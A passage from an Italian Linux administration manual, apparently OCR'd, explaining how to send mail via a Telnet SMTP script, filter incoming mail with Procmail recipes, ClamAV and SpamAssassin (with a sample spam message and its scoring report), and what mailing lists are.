
E` da tanto che non ci si sente...
Raccontami qualcosa!


Caio
```

Come si può osservare, per prudenza si evita di indicare lettere accentate. Per inviare il messaggio si può procedere in questo modo, specificando l'oggetto «Ciao!»:

```
$ mail-tizio@dinkel.brot.dg messaggio "Ciao!" [Invio]
```

Prima dell'invio, lo script genera il file 'messaggio~' con il contenuto seguente:

```
HELO caio@roggen.brot.dg
MAIL From: <caio@roggen.brot.dg>
RCPT To: <tizio@dinkel.brot.dg>
RCPT To: <caio@roggen.brot.dg>
DATA
Message-ID: LPhJyaTLUvE
Date: Mon, 16 Jun 2003 11:36:51 +0200
Sender: caio@roggen.brot.dg
From: caio@roggen.brot.dg
To: tizio@dinkel.brot.dg
Subject: Ciao!


Ciao Tizio,
come va?

E` da tanto che non ci si sente...
Raccontami qualcosa!

Caio


.
```

Come si vede dallo script, questo file viene inviato a Telnet attraverso lo standard input e ciò è sufficiente per ottenere l'invio. Alla fine, il file temporaneo viene rimosso.

Eventualmente, si può sostituire Telnet con Netcat (sezione 43.8.9).

39.15 Procmail

Procmail[15] è un sistema di analisi e selezione dei messaggi di posta elettronica, che si inserisce subito dopo un MDA (*Mail delivery agent*). Viene usato praticamente per ogni tipo di controllo che riguardi la posta elettronica, a livello di singolo utente, ma ha un grande difetto: la sintassi per la sua configurazione.

Procmail, nel suo utilizzo normale, viene avviato con i privilegi di un certo utente e serve per ricevere un messaggio di posta elettronica attraverso lo standard input, da depositare nel file appropriato che rappresenta la casella di posta in entrata di quello stesso utente. Per la precisione, qualsiasi sia la forma dei dati che vengono ricevuti in ingresso, questi vengono depositati tali e quali nella casella di posta.

```
cat messaggio | procmail
```

Il funzionamento di Procmail dipende dalla presenza e dal contenuto di un file di configurazione. Generalmente si considera solo il file '`~/.procmailrc`', di competenza dell'utente, proprio perché Procmail lo si intende uno strumento che deve gestire l'utente singolo.

Figura 39.95. Schema del funzionamento più semplice di Procmail.



Attraverso la configurazione, si può istruire Procmail in modo da selezionare i messaggi per depositarli in file differenti, in base a qualche criterio, così come è possibile utilizzare altri programmi per il controllo della presenza di virus o per l'individuazione di «spam», i quali aggiungono delle voci nell'intestazione dei messaggi, così che lo stesso Procmail possa poi separarli dai messaggi normali.

Figura 39.96. Una situazione tipica in cui Procmail si avvale di altri programmi per individuare i contenuti e sapere poi come separare i messaggi, recapitandoli in file differenti.



39.15.1 Configurazione di partenza e verifica del funzionamento

Per cominciare a comprendere l'uso di Procmail, occorre predisporre un file di configurazione iniziale ('`~/procmailrc`'), molto simile a quello seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
```

Come si può intuire, vengono definite delle variabili di ambiente per il funzionamento di Procmail stesso. In particolare, la variabile ***MAILDIR*** rappresenta la directory in cui vengono depositati i file per il recapito dei messaggi, mentre ***DEFAULT*** rappresenta il file che deve ricevere i messaggi in modo predefinito. Eventualmente, la variabile ***DEFAULT*** potrebbe anche corrispondere a '`/var/mail/$LOGNAME`'.

Per la precisione, la directory rappresentata dalla variabile ***MAILDIR*** è la directory corrente durante il funzionamento di Procmail; pertanto, i file che vengono indicati con percorsi relativi, fanno riferimento a questa directory di partenza.

Avendo fatto questo, si può utilizzare un file contenente il testo seguente, per verificare il funzionamento di Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2012 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1Fy4ON-0005yF-00@127.0.0.1>
From: tizio@brot.dg
Date: Wed, 05 Jul 2012 12:13:59 +0200

ciao
```

Supponendo che questo file si chiami '`messaggio`', si può vedere se Procmail lo può recapitare regolarmente:

```
$ cat messaggio | procmail [Invio]
```

Indipendentemente dal fatto che l'utente sia effettivamente '**caio**', dovrebbe trovare il messaggio nel file '`~/mail/mbox`', da come si vede nella configurazione stabilita. Ma più importante di questo, nel file '`~/mail/procmail.log`' si deve vedere cosa ha fatto Procmail:

```
From tizio@brot.dg Wed Jul  5 12:13:59 2012 +0200
 Subject: ciao
  Folder: /home/tizio/mail/mbox                                  387
```

39.15.2 Attivazione di Procmail

Per svolgere il suo compito, Procmail deve essere avviato ogni volta che c'è un messaggio da recapitare a un certo utente.

Si parte dal presupposto che il sistema, senza Procmail, sia già in grado di recapitare i messaggi agli utenti, pur senza compiere analisi dei contenuti di questi. Quando si vuole inserire Procmail, quello che prima svolgeva il compito di MDA, dopo deve avvalersi a sua volta di Procmail per completare il recapito.

A seconda dei casi, può darsi che Procmail venga preso in considerazione in modo automatico dal sistema di recapito dei messaggi di posta elettronica, oppure che si debba intervenire all'interno di file '`~/.forward`'.

A titolo di esempio viene mostrato un estratto della configurazione di Postfix, dove viene richiesto l'uso di Procmail:

```
…
mailbox_command = procmail -a "$EXTENSION"
…
```

Quando invece il programma che gestisce la consegna dei messaggi ignora l'esistenza di Procmail, occorre utilizzare il file '`~/.forward`'. Potrebbe essere necessario utilizzare una delle due forme seguenti, ma si deve verificare con la documentazione del sistema MDA:

```
"|exec /usr/bin/procmail"
```

```
|/usr/bin/procmail
```

39.15.3 Esempi semplici di configurazione

Il file di configurazione di Procmail contiene, oltre alle direttive per assegnare un valore a delle variabili di ambiente, delle «ricette» (*recipe*) con cui si dice cosa fare dei messaggi elaborati. Si osservi l'esempio seguente:

```
PATH=/usr/local/bin:/usr/bin:/bin
MAILDIR=$HOME/mail
DEFAULT=$MAILDIR/mbox
LOGFILE=$MAILDIR/procmail.log
#
# Lista "scuola"
#
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```

In questo caso si mostra un file completo, il quale, dopo l'assegnamento delle variabili di ambiente e dopo un'annotazione (commento) contiene una ricetta:

```
:0 c
* ^To:.*scuola@lists\.linux\.it
didattica
```

Le ricette si distinguono perché iniziano sempre con la sigla '`:0`'. In questo caso, la ricetta indica che si vuole mettere una copia dei messaggi che risultano diretti all'indirizzo *scuola@lists.linux.it* nel file '`didattica`' (precisamente il file '`$MAILDIR/didattica`').

Si osservi che '`didattica`' potrebbe anche essere una directory, ma in tal caso ci sarebbe da specificare se salvare i messaggi in formato «MH» o *maildir*.

Figura 39.105. Spiegazione dettagliata della ricetta.



Nell'esempio seguente, invece, si vede la stessa ricetta, con la differenza che manca la «c», per fare in modo che i messaggi individuati dalla condizione vengano messi solo nel file o nella directory '`didattica`':

```
:0
* ^To:.*scuola@lists\.linux\.it
didattica
```

L'esempio successivo riguarda l'uso di un programma antivirus e si avvale di due ricette in sequenza:

```
#
# Scan for viruses
#
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

La prima ricetta richiede di avviare il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, che così viene assegnato alla variabile ***VIRUS***. La seconda ricetta prende lo stesso messaggio e verifica che la variabile ***VIRUS*** contenga la stringa '**`FOUND`**' alla fine: se c'è la corrispondenza, il messaggio viene messo nel file o nella directory '`virus`'.

Figura 39.108. Spiegazione dettagliata delle ricette.



L'esempio seguente riguarda due ricette per utilizzare SpamAssassin, allo scopo di valutare i messaggi e «marchiarli» come *spam*:

```
#
# SpamAssassin
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

:0
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam
```

Nella prima ricetta si vede l'uso delle opzioni '**f**' e '**w**'. La lettera '**f**' serve per fare in modo che il messaggio, inviato al programma

attraverso il condotto che si vede dopo la condizione, venga modificato e passato alle ricette successive con tale modifica. La lettera '**w**' richiede di attendere l'esecuzione del programma e di verificare il valore di uscita dello stesso: se si ottiene un errore, occorre rifiutare le modifiche al messaggio, il quale così passa intatto alle ricette successive.

Dopo le opzioni, appare il segno di due punti ('`:`'), perché poi viene indicato il nome di un file, '`spamassassin.lock`', che viene creato nel momento dell'utilizzo della ricetta e cancellato subito dopo. La presenza di questo file serve a evitare che il programma '**spamassassin**' venga avviato quando ne esiste già un altro che non ha ancora completato il suo compito; pertanto, all'esecuzione della ricetta, se il file esiste già, si attende che il file scompaia prima di procedere (in inglese si definisce: *lock file*).

La condizione della prima ricetta si avvera se il messaggio ha una dimensione inferiore a 256000 byte (ovvero 250 Kibyte). Ciò serve a evitare di scandire messaggi di dimensioni troppo grandi. Tali messaggi più grandi non vengono così controllati dal programma '**spamassassin**'.

Nella prima ricetta, il programma '**spamassassin**' aggiunge delle intestazioni ai messaggi, in particolare una denominata '**X-Spam-Level:**', contenente una fila di asterischi: più sono gli asterischi, più è probabile che si tratti di messaggi indesiderabili. Nella seconda ricetta, infatti, si verifica la presenza di un'intestazione di questo tipo: se appaiono almeno 15 asterischi, il messaggio viene messo nel file o nella directory '`spam`'.

Per la descrizione dettagliata della sintassi da usare per la co-

struzione delle ricette di Procmail, occorre leggere i documenti: *procmailrc(5)* e *procmailex(5)*.

39.16 SpamAssassin

SpamAssassin è un sistema sofisticato per l'analisi dei messaggi di posta elettronica, allo scopo di individuare quelli che sono da ritenere *spam*, ovvero messaggi privi di alcun valore.

Il sistema di SpamAssassin può articolarsi in modi differenti; qui viene preso in considerazione semplicemente l'uso attraverso il programma '**spamassassin**', tralasciando la possibilità di usare la coppia '**spamd**'/'**spamc**'.

SpamAssassin ha la capacità di «imparare» a selezionare i messaggi in base a esempi reali di messaggi *spam* e di messaggi «buoni» (*ham*). Per accumulare queste informazioni può avvalersi di un DBMS esistente, oppure può semplicemente salvare dei file nella directory '`~/.spamassassin/`'. In questo capitolo si considera solo tale ultima possibilità.

39.16.1 Configurazione di SpamAssassin

SpamAssassin, per distinguere ciò che è da intendersi come *spam*, utilizza dei file di configurazione che possono trovarsi in '`/usr/share/spamassassin/`' e hanno estensione '`.cf`'. Questi file possono essere aggiornati, attraverso il programma '**sa-update**', il quale però li scarica all'interno di '`/var/lib/spamassassin/...`'; pertanto, se esistono i file all'interno di '`/var/lib/spamassassin/`', vengono ignorati quelli all'interno di '`/usr/share/spamassassin/`'.

Per modificare questa configurazione non si deve intervenire nelle directory appena descritte, mentre è possibile agire all'interno del file '`/etc/spamassassin/local.cf`' ed eventualmente nei file personali '`~/.spamassassin/user_prefs`'.

Per le situazioni comuni, non è necessario intervenire nella configurazione e l'uso di '**sa-update**' è più che sufficiente.

```
sa-update [opzioni]
```

Naturalmente, '**sa-update**' va usato con i privilegi dell'utente '**root**' e non servono opzioni se è stato compilato con i valori predefiniti corretti.

```
# sa-update [Invio]
```

39.16.2 Cosa fa SpamAssassin

Qui si intende mostrare l'uso del programma '**spamassassin**', il quale riceve dallo standard input un messaggio di posta elettronica e, dopo la verifica, gli aggiunge delle intestazioni con cui è possibile qualificarlo:

```
spamassassin [opzioni] < file_messaggio > file_modificato
```

Nella documentazione originale si fa riferimento al programma '**spamassassin-run**', ma in generale si usa solo il nome '**spamassassin**'.

A titolo di esempio si veda cosa succede con un file che ha il contenuto seguente:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

ciao
```

Supponendo che si tratti del file ‘`messaggio`’, si può usare ‘**spamassassin**’ per controllarlo e ottenere il file ‘`messaggio_controllato`’:

```
$ spamassassin < messaggio > messaggio_controllato[Invio]
```

In questo caso, SpamAssassin dovrebbe considerarlo un messaggio normale e in tal caso, si limita a segnalarlo con delle intestazioni aggiuntive. Ecco come dovrebbe apparire il file ‘`messaggio_controllato`’:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
X-Spam-Checker-Version: SpamAssassin 3.1.1 ↩
↪(2006-03-10) on nanohost
X-Spam-Level:
X-Spam-Status: No, score=0.5 required=5.0 ↩
↪tests=NO_REAL_NAME,NO_RECEIVED,
        NO_RELAYS autolearn=no version=3.1.1
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: ciao
Message-Id: >E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
```

```
Date: Thu, 06 Jul 2012 19:17:19 +0200

ciao
```

In presenza di un messaggio che SpamAssassin considera essere *spam*, le cose vanno diversamente: le intestazioni aggiuntive sono più corpose, inoltre il messaggio originale viene allegato in un rapporto esplicativo. Ecco il file di partenza, contenente un elenco ripetuto di nomi di prodotti farmaceutici che spesso qualcuno tenta di spacciare attraverso la rete:

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...
```

Ecco il risultato dopo l'elaborazione con '**`spamassassin`**':

```
From tizio@brot.dg Thu Jul  6 19:17:20 2012 +0200
Received: from localhost by nanohost
```

```
        with SpamAssassin (version 3.1.1);
        Thu, 06 Jul 2012 19:27:07 +0200
From: caio@brot.dg
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Date: Thu, 06 Jul 2012 19:17:19 +0200
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
X-Spam-Flag: YES
X-Spam-Checker-Version: SpamAssassin 3.1.1 (2006-03-10) on nanohost
X-Spam-Level: ******
X-Spam-Status: Yes, score=6.3 required=5.0 tests=AWL,DRUGS_ANXIETY,
        DRUGS_ANXIETY_EREC,DRUGS_ERECTILE,DRUGS_MANYKINDS,DRUGS_MUSCLE,
        DRUGS_PAIN,NO_REAL_NAME,NO_RECEIVED,NO_RELAYS,SUBJECT_DRUG_GAP_C,
        SUBJECT_DRUG_GAP_L,SUBJECT_DRUG_GAP_S,SUBJECT_DRUG_GAP_VA,
        SUBJECT_DRUG_GAP_VIC autolearn=no version=3.1.1
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------=_44AD47EB.2E5AF19D"

This is a multi-part message in MIME format.

------------=_44AD47EB.2E5AF19D
Content-Type: text/plain
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Spam detection software, running on the system "nanohost", has
identified this incoming email as possible spam.  The original message
has been attached to this so you can view it (if it isn't spam) or label
similar future email.  If you have any questions, see
the administrator of that system for details.

Content preview:  cialias, levitra, soma, valium, vicodin cialias,
  levitra, soma, valium, vicodin cialias, levitra, soma, valium, vicodin
  cialias, levitra, soma, valium, vicodin cialias, levitra, soma, valium,
  vicodin cialias, levitra, soma, valium, vicodin cialias, levitra, soma,
  valium, vicodin cialias, levitra, soma, valium, vicodin ... [...]

Content analysis details:   (6.3 points, 5.0 required)

 pts rule name              description
---- ---------------------- --------------------------------------------------
 0.6 NO_REAL_NAME           From: does not include a real name
 2.4 SUBJECT_DRUG_GAP_VA    Subject contains a gappy version of 'valium'
```

```
 1.8 SUBJECT_DRUG_GAP_L     Subject contains a gappy version of 'levitra'
 2.7 SUBJECT_DRUG_GAP_VIC   Subject contains a gappy version of 'vicodin'
 0.4 SUBJECT_DRUG_GAP_S     Subject contains a gappy version of 'soma'
 1.0 SUBJECT_DRUG_GAP_C     Subject contains a gappy version of 'cialis'
-0.0 NO_RELAYS              Informational: message was not relayed via SMTP
 0.1 DRUGS_ERECTILE         Refers to an erectile drug
 0.0 DRUGS_ANXIETY          Refers to an anxiety control drug
-0.0 NO_RECEIVED            Informational: message has no Received headers
 0.0 DRUGS_MUSCLE           Refers to a muscle relaxant
 0.0 DRUGS_PAIN             Refers to a pain relief drug
 0.1 DRUGS_ANXIETY_EREC     Refers to both an erectile and an anxiety drug
 0.0 DRUGS_MANYKINDS        Refers to at least four kinds of drugs
-2.9 AWL                    AWL: From: address is in the auto white-list



------------=_44AD47EB.2E5AF19D
Content-Type: message/rfc822; x-spam-type=original
Content-Description: original message before SpamAssassin
Content-Disposition: inline
Content-Transfer-Encoding: 8bit

Envelope-to: caio@brot.dg
Delivery-date: Thu, 06 Jul 2012 19:17:20 +0200
To: caio@brot.dg
Subject: need cialias, levitra, soma, valium, vicodin?
Message-Id: <E1FyXTb-000093-00@127.0.0.1>
From: caio@brot.dg
Date: Thu, 06 Jul 2012 19:17:19 +0200

cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
cialias, levitra, soma, valium, vicodin
...
```

```
------------=_44AD47EB.2E5AF19D--
```

La prima volta che un certo utente usa SpamAssassin, il programma crea automaticamente la directory '`~/.spamassassin/`' con la configurazione predefinita e altri file, che servono per le proprie annotazioni interne.

39.16.3 Filtrare i messaggi automaticamente

Per filtrare i messaggi di posta elettronica con SpamAssassin, si può intervenire nella configurazione del MDA (*Mail delivery agent*), oppure, in modo più semplice e generalizzato, si può fare affidamento su Procmail (sezione 39.15). Quelle che seguono sono le direttive che si possono inserire nel file '`~/.procmailrc`' per questo scopo, tratte dalla documentazione di SpamAssassin stesso, con qualche piccola semplificazione:

```
# SpamAssassin sample procmailrc
#
# Pipe the mail through spamassassin (replace 'spamassassin' with 'spamc'
# if you use the spamc/spamd combination)
#
# The condition line ensures that only messages smaller than 250 kB
# (250 * 1024 = 256000 bytes) are processed by SpamAssassin. Most spam
# isn't bigger than a few k and working with big messages can bring
# SpamAssassin to its knees.
#
# The lock file ensures that only 1 spamassassin invocation happens
# at 1 time, to keep the load down.
#
:0fw: spamassassin.lock
* < 256000
| spamassassin

# Mails with a score of 15 or higher are almost certainly spam (with 0.05%
# false positives according to rules/STATISTICS.txt). Let's put them in a
# different mbox. (This one is optional.)
```

```
:0:
* ^X-Spam-Level: \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*
spam

# Work around procmail bug: any output on stderr will cause the "F" in "From"
# to be dropped.  This will re-add it.
:0
* ^^rom[ ]
{
  LOG="*** Dropped F off From_ header! Fixing up. "

  :0 fhw
  | sed -e '1s/^/F/'
}
```

Come si vede, il riconoscimento dei messaggi da scartare si basa sulla quantità di asterischi nell'intestazione '**`X-Spam-Level:`**'. In questo modo, i messaggi che raggiungono i 15 asterischi vengono inseriti nella cartella '`spam`', mentre gli altri vanno regolarmente nella cartella predefinita.

39.16.4 Autoapprendimento

«

Si può istruire SpamAssassin a distinguere i messaggi «buoni» da quelli «cattivi», attraverso una catalogazione statistica di messaggi sicuramente buoni e di altri sicuramente cattivi. Questo lavoro viene svolto attraverso '**`sa-learn`**' e si avvale di una base di dati, che può essere un DBMS vero e proprio, oppure un insieme di file gestito autonomamente da SpamAssassin.

Il procedimento di apprendimento è molto semplice, ma richiede attenzione e organizzazione, per poter essere proficuo. Pertanto, si rimanda alla pagina di manuale *sa-learn(1)*.

39.17 Liste di posta elettronica

Una lista di posta elettronica, o *mailing-list*, o più semplicemente ***lista***, è un servizio attraverso cui un gruppo di persone può inviare dei messaggi di posta elettronica a tutti i partecipanti, creando in pratica un mezzo per discutere di un certo argomento. Sotto questo aspetto, la *mailing-list* compie lo stesso servizio di un *newsgroup*, con la differenza che ci si deve iscrivere presso il servente (o il «robot») che offre il servizio e che i messaggi vengono inviati a tutti i partecipanti iscritti.

Dal momento che la lista di posta elettronica richiede questa forma di iscrizione, tende a escludere i visitatori occasionali (o casuali), ma permette ugualmente l'accesso a un numero di utenti più vasto: tutti quelli che hanno la possibilità di usare la posta elettronica. Infatti, per quanto riguarda i *newsgroup*, sono rari gli utenti di Internet che possono accedere a tutti i gruppi di discussione.

Il servizio di una lista di posta elettronica viene svolto normalmente da un programma che si occupa di ricevere la posta da un certo indirizzo e conseguentemente di rispedire i messaggi a tutti gli iscritti. Per iscriversi occorre inviare un messaggio speciale al programma che lo gestisce, contenente il nome della lista e l'indirizzo di posta elettronica di colui che si iscrive; in modo analogo si interviene per cancellare l'iscrizione.

